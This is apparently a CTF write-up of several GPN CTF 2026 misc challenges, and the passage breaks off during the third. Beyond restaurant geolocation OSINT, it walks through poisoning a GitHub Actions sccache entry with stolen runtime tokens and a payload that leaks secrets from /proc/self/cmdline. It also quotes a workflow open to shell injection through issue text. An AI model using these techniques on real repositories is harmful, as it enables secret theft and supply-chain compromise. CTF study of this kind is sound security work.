GPN CTF ’26 — Misc Challenges Writeup
Five misc solves from GPN CTF 2026, spanning OSINT, GitHub Actions, logic bugs, and a SUID Rust binary.
- CTF
- GPN CTF 2026
- Challenge
- Misc Challenges
- Categories
- OSINT · CI/CD Security · Memory Forensics · Misc
- Published
- Jun 24, 2026
- Difficulty
- Hard

Hey Guys! It's Ahmed (aka Pizza Steve) back with a writeup for some of the Misc challenges I liked.

My team CryH4rd3r efforts paid off as we managed to place #4 out of 1,131 teams!
Before starting, I want to show gratitude to the authors for the top tier quality challenges this year.
Culinary Circles
Why do some people care so much about social circles?
Let us focus on cuisine and peoples tastes instead.
Talk with others about food and in rare cases your culinary circles might intersect.

Note: Use OpenStreetMap as source of truth for the locations and their names.
The solution is the location of a restaurant, formatted as flag, e.g.,
GPNCTF{The French Laundry}. Precision may be required.
As always, we start with the OSINT challenge (isn't it obvious I love them?). We were given a file containing pictures each tied to a name.
At first, I did not know what we were after, I had some ideas, but I was not so sure about them so I decided to get all images locations and hope the solution will reveal itself by the end. So, let's start getting em locations!
PS: We are required to get the location in OpenStreetMap; however, I worked with Google maps and provided the corresponding link in each image caption.
Image 1 - Adam

Whenever you are solving a Geosint challenge, you have to look for any metas or clues in the picture to narrow down your search space. In this one, I noticed the restaurant name and started looking out for it.

I kept searching across the restaurants to find the one matching the logo on tissue with no luck. I tried searching for the menu instead, and this was when I hit!

As shown, the logos matched. Opening their Instagram account, it linked to their website which showed their location.

A shortcut that came to my mind while writing is to reverse search the logo, and the answer popped out immediately.

Image 2 - Alice

At first glance, we find a shop or something starting with EBS but is reflected in the mirror. So, lets better flip the image for a clearer view.

So, we are looking for "EBS Nenagh". After long search on maps and street view because the office changed their location but did not update it on maps, I found it eventually.

Image 3 - Alkalem

This one was pretty easy, as a reverse image search will lead us to the restaurant.


Image 4 - Beatrice

Once again, the AI overview feature was correct!

Searching on Google maps:

However, we can solve it our own with no AI / Reverse searching. This would be beneficial to practice the OSINT methodology and work our minds. We will start by identifying the language on the glasses.

The text in the image is in French. "Burgers de qualité," "Poulet croustillant," "Smashs burgers," and "Moments conviviaux" translate roughly to "Quality burgers," "Crispy chicken," "Smash burgers," and "Friendly/convivial moments"
So, we know it is in France. If you looked closely, you would find another building named "City Loft". Using those two clues, it will lead us to the same result.

Image 5 - Bob

This one was unclear until, I searched it. It appeared to be:
A pastel de nata, a traditional Portuguese custard tart
But this was not enough as we need a location, so I searched for the most famous restaurant known by it. The result was:

Image 6 - Bruno

The first thing that caught my eyes was the label on the Bio Box: Boels Rental.
Boels Rental is an equipment rental company based in Sittard, Netherlands.
I then tried to narrow down the search space by finding where it operates, but this no way was leading us to the exact location. Giving the image a second look, I noticed the street name is partially visible. I tried using AI to extract it, and in fact, it nailed it!

Still, we did not get it yet. We are looking for a restaurant, remember? Look closely, there is a one behind.

Image 7 - Carol

Same case as Alice's one, let is flip the image to get what's on the window.

Much better huh?
You know the drill by now, reverse searching this will lead us to Skeppsbro Bakery, but this ain't enough to confirm the location.
I viewed the posted images on their maps profile until I found a matching one.

Image 8 - Catherine

First thing here is to figure out which country does this geo structure belong to. I cannot stress this enough, but always, especially with stuff like that, start your work with a reverse searching. It cuts the work into half. Doing so revealed that most likely this is "a satellite map view of West Lothian, a region in Scotland".
We are probably correct. Let's just compare the satellite view and the task image to confirm.

This lake looks exactly like the one in the task, so we are on the right track.

Now with the hard part, locating the exact street. The author left two clues: the background image and mouse cursor. I did my best to place mine exactly as his to reduce time in street view lol.

After spending some time in the beautiful streets of West Lothian, I found the exact restaurant location.

Image 9 - Cristoph

Once again, the cafe name meta is used in reverse searching and yielded us the location.
Now the last piece in the puzzle is figuring out what we are looking for across all those locations. The challenge name hinted to "Circles", but I was not 100% sure about my theory: the locations will result in an intersection point. I decided to try what AI can do here as it excels in data analysis. I gave it the challenge name, description, and all restaurants location links on open street, and it figure it out!

Flag:
GPNCTF{The Three Chimneys}
Food poisoning
Always be careful when consuming stuff. Food poisoning would be really bad.
After digging into the provided instance, it turned out to be a GitHub Actions cache poisoning challenge and honestly, that made it way more fun.
The instance gave us access to a generated private repository along with a target workflow setup.
Two workflows mattered:
test.yamlrelease.yml
Very quickly, one detail stood out.
test.yaml runs on pull_request_target, but it checks out:
refs/pull/[n]/merge
That means our PR code still executes on the upstream runner.
At the same time, release.yml builds the trusted upstream main branch and later runs:
./target/release/restaurant_cli add "The best food place" "${{ secrets.FLAG }}"
So right away the idea became: We do not actually need to read the flag secret directly if we can poison something that the privileged release build consumes later.

The important parts here are pull_request_target, the checkout of refs/pull/${{ github.event.number }}/merge, and the final cargo test --release --locked -- --no-capture.
This is the core bug setup: our PR code is executed on the upstream runner, even though the workflow is meant for untrusted contributors.
The obvious thing to try was abusing tokens. I checked whether the normal checkout token could give any shortcut:
- Push a tag
- Create a ref
- Dispatch a workflow
- Comment
/release
No luck. So that path was dead.
The breakthrough came from Post Checkout. By planting a small probe there, I discovered inherited variables that were not available in the normal step environment:
ACTIONS_RUNTIME_TOKENACTIONS_RESULTS_URL
This was the real primitive, and unlike the checkout token, this one could actually talk to the upstream GitHub Actions cache backend.
Now the question became: Which cache entry can we poison? Most entries were already warm, and GitHub cache entries are immutable. So even with code execution, overwriting an existing key would simply fail. That meant we needed something that:
- Is used by the privileged release build
- Changes its cache key every run
- Is predictable enough to race
That target ended up being: mdbx-sys.
Because libmdbx.a embeds __DATE__ and __TIME__, making the output non-deterministic. Once the output changes every build, the corresponding sccache key changes too.
So, while most dependencies were fixed and useless for poisoning, mdbx-sys gave us a fresh first-write opportunity every run.
This part was by far the hardest. Initially, I captured build information from cargo test, but the output did not match what release.yml actually requested. The fix was to stop approximating and instead capture a real: cargo build --releaseinvocation directly from inside the upstream pull_request_target runner.
So the exploit flow became:
- Run
cargo build --releaseunder a wrapper. - Capture the exact
rustcinvocation used formdbx_sys. - Replay that invocation locally while mutating the embedded timestamp in
libmdbx.a. - Generate a future window of possible
mdbx-syskeys, one per second.
This got me much closer, but I still kept missing the release build.

The important parts here were:
victim_key
candidate-window-start
stop=...
generated 91 candidate keys
That was basically proof that we were no longer guessing blindly.
We now had:
- The exact victim-side key format
- A future second-by-second prediction window
- A payload ready to upload into that window
Everything looked right. The timing looked right. The future window looked right. The key material looked right. Yet the release run kept missing the poison.
The issue ended up being tiny. From sccache logs, the Rust hash looks like a raw 64-byte hex digest, so I initially uploaded poisoned entries under that raw value.
That was wrong. The GitHub Actions backend stores sccache entries under normalized keys in this format:
sccache/[h0]/[h1]/[h2]/[fullhash]
So even when the predicted hash itself was correct, I was still writing it under the wrong key path. That was the final missing piece.

The exact hashes are not important. What matters is repeatedly seeing:
create=200 put=201 finalize=200 ok=true
That tells us the upstream cache backend accepted the poisoned entries and finalized them successfully.
The payload itself was a constructor added into mdbx-sys.
It did three simple things:
1. read /proc/self/cmdline
2. XOR each byte with 0x41
3. print the result as `FLAGLEAK_XORHEX=[hex]`
I used XOR-hex because dumping the raw flag directly into logs risks masking behavior and other weird edge cases.
The key idea here is that the flag is passed into the smoke test as a command-line argument. So, if our constructor executes inside the final binary, /proc/self/cmdline gives us exactly what we want.
The full solve path was:
1. Open a PR so our code runs in upstream pull_request_target.
2. Capture the exact mdbx_sys release build invocation.
3. Predict a future window of mdbx-sys keys.
4. Build a malicious sccache blob.
5. Upload it in Post Checkout using the inherited ACTIONS_RUNTIME_TOKEN and ACTIONS_RESULTS_URL.
6. Immediately trigger release.yml with an issue containing /release.
7. Wait for the privileged build to restore the poisoned cache entry and run the smoke test.

This was the clean proof that the constructor executed during the privileged smoke test, leaked the encoded flag from /proc/self/cmdline, and still allowed the binary to continue normally. The smoke test log finally gave:
FLAGLEAK_XORHEX=6f6e3520332624356e33242d242032246e33243235203433202f351e222d284120252541152924612324323561272e2e2561312d2022244106110f0215073a701e092e11721e1871341e0528051e2f2e761e0970351e352928121e0d2e200579727533700f061e240f177033712f0c242f351e1720330875032d243c41
XORing every byte with 0x41 decodes to:
./target/release/restaurant_cli\0add\0The best food place\0GPNCTF{1_HoP3_Y0u_DiD_no7_H1t_thiS_LoaD834r1NG_eNV1r0nMent_VarI4Ble}\0
Flag:
GPNCTF{1_HoP3_Y0u_DiD_no7_H1t_thiS_LoaD834r1NG_eNV1r0nMent_VarI4Ble}
Volatile component
Diallyl disulfide is one of the main parts that is responsible for the smell of garlic.
With a vapor pressure of 1 mmHg at 20 °C, even if most of it is removed, some traces might remain
After Food poisoning, I was already in a GitHub Actions mood, so this one immediately caught my attention as another challenge in the same space, but with a very different angle. Instead of cache poisoning and cross-workflow abuse, this one was much more direct: get code execution inside a workflow, then figure out where the flag still survives.
First look
After getting access to a generated private repository, cloning it showed that the interesting part was a single workflow:
- name: Process comment
  run: |
    echo "Processing comment: ${{ github.event.comment.body || github.event.issue.body }}"
Very quickly, one detail stood out.
The issue body or comment body was being interpolated directly into a shell command. That means if I place $(...) inside the issue body, bash will happily execute it on the runner.
So, the first bug was straightforward: GitHub Actions command injection through expression expansion.
That was also the nice contrast with Food poisoning: there, the hard part was reaching the privileged path and poisoning what the trusted workflow would later consume. Here, the code execution primitive itself was handed to us much more openly, and the challenge moved to what was still recoverable after cleanup.
The first rabbit hole
The obvious thing to try was simply leaking the flag straight into logs or temp files. But the workflow had another step before my injected command:
- name: Find and redact all flag occurrences on the filesystem
  run: |
    sudo grep -rlP 'GPNCTF\{(?!\.\*\})[^}]+\}' /home/runner/ 2>/dev/null | while read -r file; do
      sudo sed -i -E 's/GPNCTF\{[^}]+\}/GPNCTF{REDACTED}/g' "$file"
    done || true
So the workflow first printed the flag, then went over /home/runner/ and redacted every flag-looking occurrence it could find.
At first, I followed the usual path:
- inspect temp files
- inspect logs
- inspect deleted file descriptors
